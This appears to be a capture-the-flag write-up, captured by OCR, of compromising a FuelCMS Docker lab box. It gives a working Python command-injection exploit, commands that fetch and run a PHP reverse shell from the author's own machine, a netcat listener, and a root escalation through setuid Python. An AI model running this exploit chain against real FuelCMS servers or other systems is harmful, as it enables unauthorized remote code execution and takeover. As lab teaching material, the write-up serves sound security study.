
OWASP CTF WRITEUP
KAUSHIK SIVASHANKAR

NOTE: Admittedly, I had spawned a shell on the docker container but only because I was not aware this was prohibited. I had submitted the flags directly from user and root directories.

By default, there was no port configuration on the image but from the network summary only port 80 had to be exposed. This can be done trivially directly from the cli.

```
docker run -itd -p 8080:80 --name test owaspvit/tovc-1.0
```

Now navigating to 127.0.0.1:8080, we see the default Apache home page,



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.

Fuzzing is required here, I used ffuf with various common wordlists, along with most common extensions, but to no avail. Ashamedly, I lost patience and resorted to look at /var/www with the shell. The fuelcms directory was found.

Navigating to http://127.0.0.1:8080/fuelcms, we see ,


A quick fuzz reveals the following,

```
Kaushik reverse_shells % ffuf -w ../../wordlists/directory-list-2.3-medium.txt -u http://localhost:8080/fuelcms/FUZZ -e '.txt, .ph
p'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
------------------------------------------------

 :: Method           : GET
 :: URL              : http://localhost:8080/fuelcms/FUZZ
 :: Extensions       : .txt  .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
------------------------------------------------

assets                  [Status: 301, Size: 322, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 30, Words: 3, Lines: 2]
```

Robots.txt contains two entries,

```
User-agent: *
Disallow: /fuel/
```

We can also look up popular exploit for fuelcms on searchsploit, and we find this,



Brushing over the exploit we can see it is doing some disguised command injection in the get parameters of '/fuel/pages/select/?'. But http://localhost:8080/fuel appears to be forbidden.

A forum post from 2013 comes to the rescue.

The exploit is also not very clean so we can shorten it to this,

```
import requests
import urllib
while 1:
    cmd = input('$ ')
    url =
"http://127.0.0.1:8080/fuelcms/index.php/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.parse.quote(cmd)+"%27%29%2b%27"
    r = requests.get(url, timeout=10).text[851:]
    r = r[:r.index('\n<div style="border:1px solid #990000')]
    print(r)
```

(colouring done by http://hilite.me)

This is great! We now have a somewhat usable shell to look around. We can immediately execute ls, pwd and whoami, to reveal the obvious.

```
Restored session: Sat Jul 24 20:29:01 IST 2021
Kaushik owasp % python3 exploit.py
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
shell.php
shell.py

$ whoami
www-data

$ pwd
/var/www/html/fuelcms

$
```

Great, now lets get a persistent shell because we saw SQL mentioned in the fuel page

2 **Install the database**

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

From the output of ls /bin we see that the image has both python and php, and I happen to already have a php reverse shell in my local machine. So we run a couple commands to make a python script that can download the shell from our machine, since neither curl nor wget are available.

First start a server in the reverse shell directory on our local machine.

```
Kaushik reverse_shells % python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now we can run the exploit and craft our script to download the reverse shell using,

```
Kaushik owasp % python3 exploit.py
$ echo "from urllib.request import urlretrieve" > shell.py
$ echo "urlretrieve(\"http://192.168.29.18:8000/php-reverse-shell.php\", \"shell.php\")" >> shell.py
```

Now python3 shell.py will download our trusty reverse shell.

```
$ python3 shell.py
Traceback (most recent call last):
  File "/usr/local/lib/python3.7/site-packages/urllib3/connectionpool.py", line 445, in _make_request
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
```

And then our exploit should crash because of the request timeout.

Now simply executing our exploit and running ls should show that our script has been uploaded

```
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
shell.php
shell.py
```

Great, now run shell.php after running a netcat listener to grab the reverse shell!

```
Kaushik owasp % python3 exploit.py
$ php shell.php
```

```
Kaushik owasp % nc -nvlp 4444
Connection from 192.168.29.18:63941
Linux 3e22c50ec5ce 5.10.25-linuxkit #1 SMP Tue Mar 23 09:27:39 U
TC 2021 x86_64 x86_64 x86_64 GNU/Linux
 15:11:43 up  1:34,  0 users,  load average: 0.01, 1.80, 4.41
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU W
HAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Another perk of having a reverse shell is that now we can spawn a nice prompted pty which can also switch users with python! And also tab completion (you won't see it on your shell but the backend registers tabs)!

```
$ python3 -c 'import pty;pty.spawn("bash")'
bash-5.0$
```

Now we must get user, lets list out all users. (Ideally should have done cat /etc/passwd, but my drowsy self for some reason did ls /home, but let's roll with it).

```
bash-5.0$ ls /home
ls /home
```

There are none, so we must be the user,

```
bash-5.0$ cd ~
cd ~
bash-5.0$ ls
ls
html  user.txt
bash-5.0$ cat u
cat user.txt
TOVC{user_infiltrated_in_tovc}
```

USER PWNED

ONTO ROOT

We don't have sudo. And the mysql route is a rabbit hole (there are mysql creds in the sql file mentioned briefly in http://localhost:8080/fuelcms, but that does not work for root and there is a hash in the fuelcms mysql db, which must be a salted SHA1 (not sure) of 'admin'). So we find all binaries with the setuid bit, and find that one sticks out of the usual bunch

```
$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/python3.8
/usr/bin/pkexec
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

python3.8!

Initially, I struggled to produce a root shell out of this, not having known about the setuid function. But it turned out to be a simple command!

```
$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
root
cat /root/root.txt
TOVC{I_am_king_rooter}
```

Thank You!